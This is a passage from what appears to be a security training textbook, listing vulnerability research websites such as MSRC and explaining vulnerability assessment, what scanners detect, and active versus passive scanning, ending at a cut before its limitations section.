
Resources for Vulnerability Research

The following are some of the websites used to perform vulnerability research.

- **Microsoft Security Response Center (MSRC)**

  Source: *https://msrc.microsoft.com*

  The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and it provides information as part of an ongoing effort to help security professionals manage security risks and keep organizational systems protected.


Microsoft
MSRC
Security Updates
Acknowledgements
{ } Developer
MSRC > Customer Guidance > Security Update Guide
All
Deployments
Vulnerabilities
Feb 9, 2022 - Mar 28, 2022
Edit columns
Download
Filters
Keyword
Product Family
Severity
Impact
Platform
Release notes
Clear

Welcome to the new and improved Security Update Guide! We'd love your feedback. Please click here to share your thoughts or email us at msrc_eng_support@microsoft.com. Thank you!


Security Update Guide

The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and provides the information here as part of the ongoing effort to help you manage security risks and help keep your systems protected.

Release ... ↓	Product	Platform	Impact	Severity	Article	Do
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for x64-based Systems	Remote Code Execution	Important	Update Informa	Secu
Mar 8, 2022	Raw Image Extension	Windows 10 Version 1607 for 32-bit Systems	Remote Code Execution	Important	Update Informa	Secu
Mar 8, 2022	Raw Image Extension	Windows 10 for x64-based Systems	Remote Code Execution	Important	Update Informa	Secu
Mar 8, 2022	Raw Image Extension	Windows 10 for 32-bit Systems	Remote Code Execution	Important	Update Informa	Secu

Figure 5.1: Screenshot of Microsoft Security Response Center (MSRC)

- Packet Storm (*https://packetstormsecurity.com*)
- Dark Reading (*https://www.darkreading.com*)
- Trend Micro (*https://www.trendmicro.com*)
- Security Magazine (*https://www.securitymagazine.com*)
- PenTest Magazine (*https://pentestmag.com*)
- SC Magazine (*https://www.scmagazine.com*)
- Exploit Database (*https://www.exploit-db.com*)
- Help Net Security (*https://www.helpnetsecurity.com*)
- HackerStorm (*http://www.hackerstorm.co.uk*)
- Computerworld (*https://www.computerworld.com*)
- D’Crypt (*https://www.d-crypt.com*)



What is Vulnerability Assessment?

- Vulnerability assessment is an in-depth **examination of the ability of a system or application**, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a **computer system**, **network**, and **communication channels**

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attacks

Information obtained from the vulnerability scanner includes:

- Network vulnerabilities
- Open ports and running services
- Application and services vulnerabilities
- Application and services configuration errors

What is Vulnerability Assessment?

A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack

Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers

- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities
- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network

There are two approaches to network vulnerability scanning:

- **Active Scanning**: The attacker interacts directly with the target network to find vulnerabilities. Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

  Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

- **Passive Scanning**: The attacker tries to find vulnerabilities without directly interacting with the target network. The attacker identifies vulnerabilities via information exposed by systems during normal communications. Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

  Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

Attackers scan for vulnerabilities using tools such as Nessus Professional, Qualys, GFI LanGuard, and OpenVAS.

Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessment:

